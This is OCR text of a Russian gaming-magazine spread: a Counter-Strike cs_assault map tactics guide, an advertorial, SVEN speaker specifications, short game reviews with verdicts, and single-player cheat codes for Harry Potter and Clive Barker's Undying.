- главный - вход в здание слева, через ворота-жалюзи;
- зеленая - вход с другой стороны, через маленькую зеленую дверь;
- крыша CT - плоская крыша на базе CT, прямо над грузовиком;
- грузовик - машина с камерами на базе CT;
- треуголка - треугольная крыша второго дома на базе CT; нельзя забраться на cs_assault.
- крыша T - крыша здания T; на нее есть три выхода - лестница около зеленой двери, лестница на ящике со стороны моста и кишка;
- мост - он самый :);
- SECURITY - комната на базе T, на втором этаже, в ней располагаются заложники; на cs_delta_assault есть выход на мост;
- кишка - она же ‘анал’ - некое подобие вентиляционной трубы в доме T;
- ящик (красный ящик) - их там до фига. Смотри по обстоятельствам.

Усама рулит! =)

Итак, играем за терроров. Сначала, разумеется, респимся и закупаемся. Времени у тебя больше, чем на cs_map, но лучше не тормозить. Итак, смотрим вокруг.

Если ты зареспился на втором этаже, то есть смысл:

- взять на себя охрану ‘кишки’ от постороннего вторжения. Не стесняйся, кидай туда HE-гранаты пачками;
- быстро выбежать на мост и либо продвигаться к базе противника, чтобы появиться там как Ужас, летящий на крыльях ночи, или же закемпериться у основания моста со снайперкой. Учти - тебя могут атаковать с боковой лестницы моста или с треуголки (только на delta_assault, на простом assault-е нет лестницы ни на мост, ни на треуголку. Как, впрочем, нет и выхода на мост с базы T :));
- заныкаться в позициях 1 или 2 со скорострельным оружием (калаш, p90 (3-3)) или, на худой конец, с шотганом - там ты прикрываешь доступ к заложникам и второй выход из кишки к SECURITY - а это важный объект, т.к. там заложники;
- пробраться через маленькую арочку в позиции 3,4 или, при желании, перепрыгнуть на ящик в позиции 5 (блин, какое-то прохождение Lands Of Lore получается :));
- бежать вниз, где действовать по твоей собственной безбашенной тактике - может сработать!

Учти: на cs_assault, в отличие от delta_assault, терроры могут наблюдать за картой и через специальные камеры. Они расположены на стене слева от двери ‘SECURITY’.

Ha delta_assault такие привилегии есть только у CT. Чтобы поюзать камеру, подходи и жми E (Использовать). Ее же жми, когда смотреть надоест.

А вот если ты респишься на первом этаже, то допустимо:

- с калашом или чем нибудь еще заныкаться в позициях 6,7,8,9;
- очень рекомендую закрыть ‘главный’ при помощи кнопки (на рисунке видно). Если ты играешь с наушниками, то будешь слышать, если CT будут ломиться к вам;
- быстро выскочить из-под опускаемой кем-то двери на улицу и либо засесть в позиции 11, либо пройти под мостом (только на delta_assault). Из-под моста ты либо выходишь на базу CT, либо можешь на этот самый мост вскарабкаться по лестнице. В любом случае навести мост - чаще всего CT тебя там совсем не ждут, особенно со стороны их базы :);
- можешь встать около лестницы на мостки и забрасывать зеленую дверь гранатами. Или просто там закемпериться;





SeCuRiTy & Камеры (assault)

Lefside (lefside@mail.ru)

ВХОД

- опять же, можешь забраться на второй этаж, на ящик; выйти через зеленую... В общем, действуй по обстоятельствам...

Усама мастдай! =)

Теперь попробуем за СТ. Для начала остановим напор врага:

- очень хорошая позиция для ныканья - 12. Советую брать туда с собой машинган или p90 (3-3);
- часто бывает смысл освоить позиции 13, 14, 15, 18. Туда же, кстати, и заложников надо притащить - прими к сведению;
- можно со снайперкой засесть в начале моста и контролировать выход на мост;
- позиции 16 и 17 - для снайперов. С них видна почти вся наружная часть карты (из поз. 16 не видно зел. двери, а с 17-й - основания моста);
- в грузовике можно наблюдать за жизнедеятельностью противника с помощью камер. Они находятся как внутри фургона (вход сзади), так и в кабине (выдерни шнур, выдави стекло :)).



Delta_assault. Вид сверху

Но что это мы все кемперим да кемперим... Пора и в атаку (если не спасем заложников в отведенное время - мы проиграли).

Как атаковать:

- залезть на крышу Т по лестницам 19, 20, 21, оттуда в кишку. Из кишки рекомендую вылезти к SECURITY, но учти
- тебя там могут ждать...
- пройти под мостом;
- толпой валить через зеленую дверь и закидывать ее HE-гранатами, после чего вламываться и все зачищать;
- аккуратно идти через главный (лучше вдвоем или больше).

Помни - как прорвешься на базу врага - ломись к SECURITY и выводи заложников. Но не забывай - там тебя тоже могут ждать! Быстрее всего заложников вывести через мост.

ROUND DRAW!

Всю тактику описать невозможно. Помни - на 84,5 процента твои действия должны зависеть от действий противника. Запоминай, где он обычно ходит. Никогда не кемпери два раунда подряд в одном и том же месте - я тебе полно мест понарисовал :). Ну, вот и все, на сегодня с тебя хватит. В следующих номерах жди: тончайшая настройка контры и консольные команды для папиков; обзор прог, которые помогут тебе создавать карты, моды, модернизировать игру; приколы и вполне легальные способы выжить. До связи!

ВЫХОД



Схема первого этажа

«Гости из будущего» пишут музыку по мобильному телефону

Одну из своих самых популярных песен участники группы "Гости из будущего" написали по телефону "Би Лайн GSM". Юрий Усачев находился в своей московской квартире, а Ева Польна (она пишет все тексты) - у родителей в Санкт-Петербурге. Гуляя по парку, Ева напевала по мобильному строчки новой песни под падающие с деревьев осенние листья. Именно так родилась песня "Осень-осень"...

Другая история, имеющая отношение к мобильным телефонам, связана с Юрой. Однажды во время гастролей в каком-то маленьком городе артист случайно уронил свой в сугроб и не заметил этого. Друзья и знакомые музыканта были в недоумении, ведь вместо привычного голоса Юры на звонки вежливо отвечал приятный женский голос. Вскоре пропажу обнаружил и сам музыкант. Выяснилось, что телефон нашла какая-то девушка, к тому же являющаяся поклонницей группы "Гости из будущего". Все три дня, пока телефон находился у нее, добродушная гражданка аккуратно конспектировала все телефонные звонки из разных городов и весей. После того, как на свой телефон позвонил сам Юрий Усачев, девушка с радостью согласилась вернуть находку ее законному владельцу, и тут же предложила свои услуги в роли секретаря-референта группы "Гости из будущего".

Что же касается солистов группы и их администраторов, то все они без исключения пользуются "Би Лайн" "Супер GSM". "Связь очень высокого качества,- считает Юрий Усачев.- И с роумингом все в порядке, ведь мы очень много гастролируем по городам России и странам бывшего СССР".





HR-910

- Многоканальный AV-усилитель
- 6 аналоговых входов для подключения DVD-проигрывателя
- Караоке
- Мощность: фронт - 2x90 Вт, тыл - 2x6 Вт, центр - 6 Вт
- Коэффициент нелинейных искажений: ≤0,2% (80 Гц ~ 12,5 кГц)
- Отношение сигнал-шум: ≥78 Дб
- Частотный диапазон: 40-16000 Гц ± 2 Дб
- Габариты: 430x375x125 мм



HR-920

- Многоканальный AV-усилитель
- 6 аналоговых входов для подключения DVD-проигрывателя
- Мощный тороидальный трансформатор
- Пульт дистанционного управления
- Караоке
- Мощность: фронт - 2x160 Вт, тыл - 2x14 Вт, центр - 28 Вт
- Коэффициент нелинейных искажений: ≤0,2% (80 Гц ~ 12,5 кГц)
- Отношение сигнал-шум: ≥78 Дб
- Частотный диапазон: 40-16000 Гц ± 2 Дб
- Габариты: 435x422x155 мм

SVEN AUDIO




HP-520T

- Трехполосная фронтальная АС
- Порт фазоинвертора на тыльной панели
- Твитер: 1"
- СЧ: 4"
- НЧ: 6,5"
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 20-120 Вт
- Чувствительность: 88 Дб ± 2 Дб
- Частотный диапазон: 38-20000 Гц
- Габариты: 835x210x247 мм






- Двухполосная тыловая АС
- Твитер: 3/4"
- НЧ/СЧ: 4"
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 10-60 Вт
- Чувствительность: 83 Дб ± 2 Дб
- Частотный диапазон: 70-20000 Гц
- Габариты: 247x150x167 мм



- Двухполосная АС центрального канала
- Твитер: 3/4"
- НЧ/СЧ: 4"
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 10-90 Вт
- Чувствительность: 85 Дб ± 2 Дб
- Частотный диапазон: 70-20000 Гц
- Габариты: 150x410x167 мм











http://audio.sven.ru
e-mail:audio@sven.ru
Москва: 362-72-77
918-12-21
Киев: 239-98-89
434-94-11



HP-530T

- Двухполосная фронтальная АС
- Порт фазоинвертора на лицевой панели
- Твитер: 1"
- НЧ/СЧ: 6,5"x2
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 20-120 Вт
- Чувствительность: 88 Дб ± 3 Дб
- Частотный диапазон: 42-20000 Гц
- Габариты: 835x210x247 мм



- Двухполосная тыловая АС
- Твитер: 3/4"
- НЧ/СЧ: 4"
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 10-60 Вт
- Чувствительность: 83 Дб ± 3 Дб
- Частотный диапазон: 70-20000 Гц
- Габариты: 247x150x167 мм



- Двухполосная АС центрального канала
- Твитер: 3/4"
- НЧ/СЧ: 4"x2
- Сопротивление: 8 Ом
- Номинальная подводимая мощность: 10-90 Вт
- Чувствительность: 85 Дб ± 3 Дб
- Частотный диапазон: 70-20000 Гц
- Магнитное экранирование
- Габариты: 150x410x167 мм

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Приговор N



Урожденная	Command & Conquer: Renegade
Жанр	first-person shooter
Похожесть	Serious Sam, X-Com Enforcer
Мать/отец	Westwood Studios/Electronic Arts
Требует	P3-600(P4-1500), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Самый обычный шутер, причем очень среднего качества. Скудные текстуры левелов перечеркивают неплохие модели персонажей, и в итоге создается впечатление, что либо авторы просто схалтурили, понадеявшись на раскрученный тайтл, либо они так подгоняли игру под мультиплеер, что пришлось пожертвовать графикой. Кстати, командный многопользовательский режим - почти единственное достоинство этой поделки.
ПРИГОВОР	СРЕДНЕ







Урожденная	Hooligans: Storm Over Europe
Жанр	RTS
Похожесть	Gangsters
Мать/отец	DarXabre Games/The Thirteenth Production
Требует	P2-300(P3-500), 64(128)
Групповуха	LAN, Инет
Описуха	Стратегия в реальном времени из жизни футбольных фанатов. Оригинальная идея, как обычно, испорчена отстойной реализацией. Ты собираешь обкуренную банду каких-то левых отморозков, якобы «футбольных фанатов», и начинаешь крушить все на своем пути. Стычки происходят как с правоохранительными органами, так и с фанатами других команд. Понравится только тем, кто занимается этим в реале.
ПРИГОВОР	СРЕДНЕ





Урожденная	Mall Tycoon
Жанр	tycoon
Похожесть	большинство тайкунов
Мать/отец	Holistic Design/Take Two Interactive
Требует	P2-300(P3-500), 64(128), (3D)
Групповуха	Обломись
Описуха	Стандартный тайкун низкого пошиба. Строим гигантский торговый комплекс (вроде «Москвы» в Люблино) и оснащаем его всеми возможными фишками, начиная от лавочек и детских площадок и заканчивая урнами и камерами слежения. Графика на редкость неприятная, неряшливая какая-то, да и все остальное реализовано из рук вон плохо. Управление глючное, звуки однообразные. Надоедает за 20 минут.
ПРИГОВОР	СЛАБО






Урожденная	UEFA Champions League: Season 2001/2002
Жанр	футбольный симулятор
Похожесть	FIFA 2002
Мать/отец	Silicon Dreams/Take 2 Interactive
Требует	P2-266(P3-500), 64(128), 3D
Групповуха	На одном компе
Описуха	До уровня FIFA не дотягивает, причем сильно. Здесь и графика плоско-картонная, и пасы нерегулируемые (пасы здесь вообще плохо контролируются), и управление непривычное. Единственным преимуществом для пробитых фанатов футбольных симов можно назвать корректное отображение формы и составов ВСЕХ наших команд, участвовавших в розыгрыше Кубка чемпионов. Правда, сама игра от этого лучше не становится.
ПРИГОВОР	СРЕДНЕ





Урожденная	Destroyer Command
Жанр	симулятор эсминца
Похожесть	Silent Hunter 2, Fighting Steel
Мать/отец	Ultimation/Ubi Soft
Требует	P2-266(P3-600), 64(256), 3D
Групповуха	LAN, Инет
Описуха	Движок, интерфейс и атмосфера от Silent Hunter II того же разработчика. Только с эсминцем у них получилось лучше, чем с подлодкой. Грамотно продуманы и миссии, и управление кораблем: командовать надо не только разнообразным вооружением, но и машинным отделением. Графика хоть и не блещет ультрамодными эффектами, все же способна произвести впечатление. Огорчает только обилие глюков.
ПРИГОВОР	ХОРОШО







№ 032465

Урожденная	Goliath Blitz Year 2002 Edition
Жанр	Шахматы
Похожесть	Fritz, Shredder
Мать/отец	W.Braslawski Chess Academy
Требует	P100(P2-400), 32(128)
Группевуха	Обломись
Описуха	Из всех серий компьютерных шахматных игр эта - самая «профессиональная». Да, здесь нет красивых трехмерных досок

и учебников для начинающих, нет всевозможных украшательств, подсказок и прочей попсы. Зато есть база данных на почти 2000000 (два миллиона) игровых партий, легко настраиваемый и ненавязчивый интерфейс и продвинутые функции. Для взрослых, серьезных ценителей.






ПРИГОВОР **СРЕДНЕ**

Урожденная	Bumper Wars
Жанр	Автомобильный шутер
Похожесть	Destruction Derby 1-2
Мать/отец	Boston Animation/Simon & Schuster Interactive
Требует	P2-350(P3-500), 64(128), 3D
Группевуха	LAN, Инет
Описуха	Охота за фрагами - автомобильный вариант. Вместо FPS левелов - простенькие и однообразные

арены, вместо богатого арсенала - несколько видов убогого оружия, вместо различных режимов игры - единственный «замочи-их-всех» deathmatch. В остальном - так и хочется приклеить ярлык «Квейк на колесах». Только вот до уровня квейка игрушка явно не дотягивает... Ни по графике, ни по геймплею.





ПРИГОВОР **СЛАБО**

NEXT

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	Red Shark
Жанр	аркада
Похожесть	Heli Heroes, Comanche 4
Мать/отец	G5 Software/Buka Entertainment
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Довольно неплохая вертолетная аркада на абсурдную тему Ка-50 во время Второй Мировой войны (!!!). Земля и все, что на ней
ПРИГОВОР	ХОРОШО

имеется (главным образом это деревья), прорисованы весьма качественно, а нескончаемые фашисты, которые так и норовят расстрелять подопечную колонну танков, заставляют задуматься о стратегии - грубой силой всех не одолеть. Есть, правда, и недочеты, но в целом впечатление очень приятное.





Урожденная	Cabela's 4x4 Off-Road Adventure 2
Жанр	гонки по пересеченной местности
Похожесть	Cabela's 4x4 Off-Road Adventure
Мать/отец	Clever's Games/Activision Value
Требует	P2-300(P3-600), 32(64), 3D
Групповуха	Обломись
Описуха	С одной стороны, машины прорисованы вполне приемлемо, лучше, чем в первой части. Да и ав-
ПРИГОВОР	СРЕДНЕ

топарк увеличился прилично. С другой - теперь все режимы игры сводятся к простой ориентации на местности. Даже лебедку из игры убрали. Модель повреждений какая-то странная, хотя физика «улучшена и дополнена». Модернизация, как и раньше, почти ничего не дает, так же как и всевозможные настройки.






Урожденная	Ski Park Manager
Жанр	тайкун
Похожесть	Ski Resort Tycoon 1-2
Мать/отец	Lanchor/Microids
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	От безликой массы коллег-тайкунов этот горнолыжно-курортно-строительный симулятор отличается на редкость приятной и шу-
ПРИГОВОР	ХОРОШО

строй трехмерной графикой и анимацией посетителей (больное место жанра), трезвым AI и сбалансированной системой управления - те, кто любит уйти с головой в ворох таблиц и графиков, останутся довольны, так же как и те, кто в тайкунах занимается исключительно дизайном территории.

Урожденная	Incoming Forces
Жанр	3D аркада
Похожесть	Incoming, Darklight Conflict
Мать/отец	Rage Games
Требует	P3-600(P4-1500), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Продолжатель дела Incoming и сейчас годится разве что только на benchmark - fps померить, да последнюю ДжиФор-
ПРИГОВОР	СРЕДНЕ

сину загрузить по самые помидоры. Правда, в отличие от первой части, цветастые взрывы уже не вызывают восторга, а однообразные уровни начинают надоедать уже через 20 минут, невзирая на мегатонны системных ресурсов, требуемых для их обработки. Стандартная аркада, не более того.

Урожденная	Super Bubble Pop Extreme
Жанр	Аркада
Похожесть	Bust-A-Move, Color Balls
Мать/отец	Greenstreet Games
Требует	P2-266(P2-300), 32(64), (3D)
Групповуха	На одном компе
Описуха	Ох, люблю я игры, где в названии встречается сразу несколько слов из синонимического ряда «Super, Deluxe, Mega, Extra,
ПРИГОВОР	СРЕДНЕ

Premier, Extreme, Pro» и т.д. Но эта, как ни странно, не только не вызывает рвотных рефлексов, а даже слегка прикалывает. По сути, это логическая аркада типа всем известных Lines, только гораздо веселее и в 3D. Игрушка из серии «забавная фигня, от которой трудно оторваться».







Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Nancy Drew: The Final Scene
Жанр	*квест*
Похожесть	*игры серии Nancy Drew*
Мать/отец	*Dreamcatcher Games*
Требует	*P166(P2-266), 32(64)*
Групповуха	*Обломись*
Описуха	Детективный квест про девушку-подростка, которая расследует похищение своей подруги. Делает она это весьма своеобразно
ПРИГОВОР	СЛАБО

(вероятно, в соответствии с законами женской логики). По крайней мере, таких странных и нелогичных загадок я не встречал уже давно. Внешне все выглядит вполне пристойно: качественная отрисовка персонажей, красивые пейзажи. Но, увы, не спасает.





Урожденная	Salt Lake 2002
Жанр	*Спортивный сборник*
Похожесть	*Ski-jump Challenge 2002*
Мать/отец	*Attention to Detail/Eidos Interactive*
Требует	*P2-450(P3-800), 128(256), 3D*
Групповуха	*На одном компе*
Описуха	Сборник состоит из шести симуляторов спортивных игр, все из которых фигурировали на прошедшей недавно зимней олим-
ПРИГОВОР	СРЕДНЕ

пиаде. Две из шести получились на славу: скоростной спуск и фристайл - это единственное, ради чего игру вообще стоит смотреть. Остальное нудно, однообразно и плохо реализовано. Ситуацию спасают неплохой звук и приемлемая для этого жанра графика, но общее впечатление - не выше среднего.





Урожденная	Jerusalem: The Three Roads to The Holy Land
Жанр	*Edutainment*
Похожесть	*Pompei, Egypt 1-2*
Мать/отец	*Arxel Tribe/Cryo Interactive*
Требует	*P2-266(P2-350), 32(64)*
Групповуха	*Обломись*
Описуха	Еще один «развивающий квест» от Cryo. На этот раз нам придется лицезреть достопримечательности
ПРИГОВОР	СРЕДНЕ


Иерусалима и знакомиться с историей мировых религий. Все это завернуто в детективный сюжет про похитителя священной реликвии, который хотел объединить христианство, мусульманство и иудаизм. Древний движок Omni-3D и занудные диалоги способны вызвать только раздражение, а вот музыка заслуживает всяческих похвал.





Урожденная	Pillars of Garendall
Жанр	*Hack & Slash*
Похожесть	*Diablo, Nox*
Мать/отец	*Beenox/Ambrosia Software*
Требует	*P2-300(P2-400), 64(128)*
Групповуха	*Обломись*
Описуха	Hack & Slash, Rouge, Dungeon Crawl, он же «кастрированная недо-RPG в стиле Diablo», это жанр, в котором, кроме самого
ПРИГОВОР	ЛАЖА

Diablo, уже давно не появлялось ничего хорошего. Вот и эта: отвратительная графика, практически полное отсутствие ролевых элементов (рост персонажа в уровне влияет ТОЛЬКО на здоровье!) и скучные квесты - это приговор, который не смягчат никакие потуги закосить под шедевр от Blizzard.






Урожденная	Jimmy White's Cueball World
Жанр	*Симулятор бильярда*
Похожесть	*Virtual Pool*
Мать/отец	*Awesome Developments/Virgin Interactive*
Требует	*P2-300(P2-450), 64(128), 3D*
Групповуха	*На одном компе*
Описуха	Приятный и атмосферной бильярд, где продумано практически все, что должно быть в подобной игре,
ПРИГОВОР	ХОРОШО

- и уютная бильярдная, и «человекообразный» виртуальный оппонент (состоящий из одних перчаток, которые мастерски орудуют кием), и грамотная физика, и современная графика. Даже AI здесь удался на славу: мажет по шарам в начале игры и набирается опыта под конец. Один из лучших представителей жанра, вне-всяк-сом!





KodeMaster (cranyoblast@xakep.ru)

Harry Potter & The Sorcerer's Stone

Оказывается, даже этот очкарик на метле не стесняется и читерит не по-детски. А раз так, мы будем этим пользоваться. Во время игры набери волшебные слова, приведенные ниже, расслабся и получай удовольствие.
HarryDebugModeOn - Врубить дебаг-режим (становятся доступны все уровни).



HarryGetsFullHealth - Гарик поправляет здоровье (наверняка с помощью магического зелья «Волшебная Горилка»).
HarrySuperJump - Очевидно, после Волшебной Горилки у Гарика резко возрастает прыгучесть.



HarryNormalJump - Внимание! Впереди пост ГИБДД, скорость метлы не должна превышать 60 км/ч, и все суперпрыжки после горилки необходимо срочно прекратить.



Clive Barker's Undying


Во время игры по привычке давишь Tab и вместо ожидаемой карты попадаешь в консоль. Что ж, обломали с картой, так хоть читы поюзаем!



eh - Режим Бога. Теперь облажаться у тебя не получится даже при желании.
clive - Еще один режим Бога. Чем отличается от предыдущего - разбирайся сам.
gniydnu - Разлочить секретный уровень (может не сработать с твоей версией игры, зависит от того, где пираты ее спионерили :))
houndog - Howlers перестают тебя атаковать, разве что только по головке не гладят.
satan - Неограниченное здоровье: шайтан-горилка.
slomo «1-5» - Установить скорость игры. Вместо «1-5» ставь число от одного до… правильно, пяти. Без кавычек.
set Aeons.Patrick Health 999 - Добавляет 999 очков здоровья. На первое время должно хватить, как считаешь? ;)
set Aeons.Patrick Mana 999 - То же самое, только на этот раз трюк проделывается с маной.



infiniteMana 1 - А это для тех, кому не хватило даже 999 ложек манной каши. Теперь манка польется безостановочно!
becomeLight 1 - Побольше света, света побольше! Правда, не надолго, но все что нужно рассмотреть успеешь.
flight - Активируем режим полета: кто сказал что люди не летают как самолеты?
AmpAttSpell - Виагра для магов: выбранное заклинание неуклонно поднимается… пока не дорастет до следующего уровня.
behindview 1 - Соскучились по Ларе Крофт и ее аппетитным формам? Что, неужели действительно есть такие извращенцы??? Тогда для вас этот чит - режим от третьего лица, как в любимом TR.
assall - По звучанию это слово очень напоминает английское ругательство «asshole» (дырка от задницы, если переводить дословно), а по действию вполне безобидно: применив этот чит, ты получишь… осла (кстати, осел по-английски «ass», так же как и жопа :)).
invisible 1 - Становишься невидимым, как дырка от бублика. Правда, если попытаться атаковать противника, он тебя живо разглядит. Как и другие читы такого рода, отключается командой invisible 0.
setjumpz ### - Вместо ### вписываешь любое число и начинаешь прыгать, как австралийские кузнечики в поисках австралийской конопли.



Нормальное значение прыжков от 200 до 300, поэтому значения 900-1000 тебе, по идее, должно хватить. Но, ради прикола, стоит попробовать поставить 2000. Увидишь, что получится :).
start [map] - Перейти на определенный уровень игры. Название уровня надо вписать вместо слова [map]. С помощью этого чита можно даже очутиться на тринадцати уровнях из заставок (cutscenes) - это левелы с CU_01 по CU_13. Еще можно прыгнуть на два тестовых уровня, они тоже недоступны в игре - это playground и SmokeTest. Полный список всех левелов смотри ниже.

Aeons
Catacombs_Cisterns
Catacombs_Cliffs
Catacombs_Entrance
Catacombs_Exit
Catacombs_Exit_After
Catacombs_LairOfLizbeth
Catacombs_LairOfLizbethPostCU
Catacombs_LowerLevel
Catacombs_SaintsHall
Catacombs_Tunnels
Catacombs_WellRoom
Catacombs_WindChamber
CU_01
CU_02
CU_03
CU_04
CU_05
CU_06
CU_07
CU_08
CU_09
CU_10
CU_11
CU_12
CU_13
Entry
EternalAutumn_FinalFight_Arch
EternalAutumn_FinalFight_Arena
EternalAutumn_FinalFight_ArenaBattle
EternalAutumn_FinalFight_Ruins
EternalAutumn_Ravines_Airie_Interior
EternalAutumn_Ravines_Bridge
EternalAutumn_Ravines_Chase
EternalAutumn_Ravines_Chieftain
EternalAutumn_Ravines_Forest
EternalAutumn_Transition
EternalAutumn_Waterfall_Dwellings_Lower
EternalAutumn_Waterfall_Dwellings_Upper
EternalAutumn_Waterfall_Gauntlet
Grounds_Cottage
grounds_dock_night
Grounds_Lighthouse
Grounds_Mausoleum_Approach
Grounds_Mausoleum_Entrance
Grounds_Mausoleum_Tunnels
Grounds_OldCemetery
Manor_CentralLower
Manor_CentralLower_After
Manor_CentralLower_night
Manor_CentralLower_storm
Manor_CentralUpper
Manor_CentralUpper_After
Manor_CentralUpper_PostOneiros
Manor_CentralUpper_storm
Manor_Chapel
Manor_Chapel_night
Manor_Crypt
Manor_EastWingLower
Manor_EastWingLower_After
Manor_EastWingLower_night
Manor_EastWingUpper
Manor_EastWingUpper_After
Manor_EastWingUpper_night
Manor_EntranceHall
Manor_EntranceHall_FromKitch
Manor_EntranceHall_Intro
Manor_EntranceHall_Night
Manor_EntranceHall_night_ReturnfromCove
Manor_EntranceHall_Storm
Manor_EntranceHall_ToKitch

Manor_FrontGate
Manor_FrontGate_night
Manor_FrontGate_Night_Return
Manor_Gardens
Manor_Gardens_night
Manor_Gardens_storm
Manor_GreatHall_night
Manor_GreatHall_Storm
Manor_InnerCourtyard
Manor_InnerCourtyard_Storm
Manor_NorthWingLower
Manor_NorthWingLower_After
Manor_NorthWingLower_night
Manor_NorthWingLower_storm
Manor_NorthWingUpper
Manor_NorthWingUpper_night
Manor_NorthWingUpper_PostOneiros
Manor_NorthWingUpper_storm
Manor_PatricksRoom
Manor_TowerRun_night
Manor_TowerRun_storm
Manor_WestWing
Manor_WestWing_Hall1
Manor_WestWing_Night
Manor_WidowsWatch_storm
Monastery_Past_Church
Monastery_Past_Exterior
Monastery_Past_Interior
Monastery_Past_LivingQuarters
Monastery_Present_Church
Monastery_Present_Cove
Monastery_Present_Entrance
Monastery_Present_InnerSanctum
Monastery_Present_Tunnels
Oneiros_Amphitheater
Oneiros_City1
Oneiros_City2
Oneiros_HowlingWell
Oneiros_Intro
Oneiros_Oracle
Oneiros_RetreatBath
Oneiros_RetreatExterior
Oneiros_RetreatSecondFloor
Oneiros_RetreatStudio
Oneiros_ZigguratInterior
Oneiros_ZigguratLower
Oneiros_ZigguratUpper
PiratesCove_Barracks
PiratesCove_Exterior
PiratesCove_Pier
PiratesCove_Pool
PiratesCove_TreasureRoom
playground
SmokeTest
StandingStones_FirstVisit
StandingStones_KingFight
start

И последнее: боссы не будут атаковать тебя, если твой уровень здоровья превышает 100. А это значит, ты не сможешь продолжить игру. Тебе придется вернуть health на 100 или ниже, иначе большие мальчики не будут играть с таким нехорошим читером, как ты ;).


Command & Conquer: Renegade

Вот играешь ты в skirmish, сингловый вариант мультиплеера. Только во вкус вошел (врагов-то живых нет, отчего не порезвиться?), как вдруг - бац!, и отведенные тебе 25 минут кончились. Облом, skirmish накрылся. Абыдна, да? Только не тем, кто знает, что такое ini-файлы, зачем в Windows программа «блокнот»

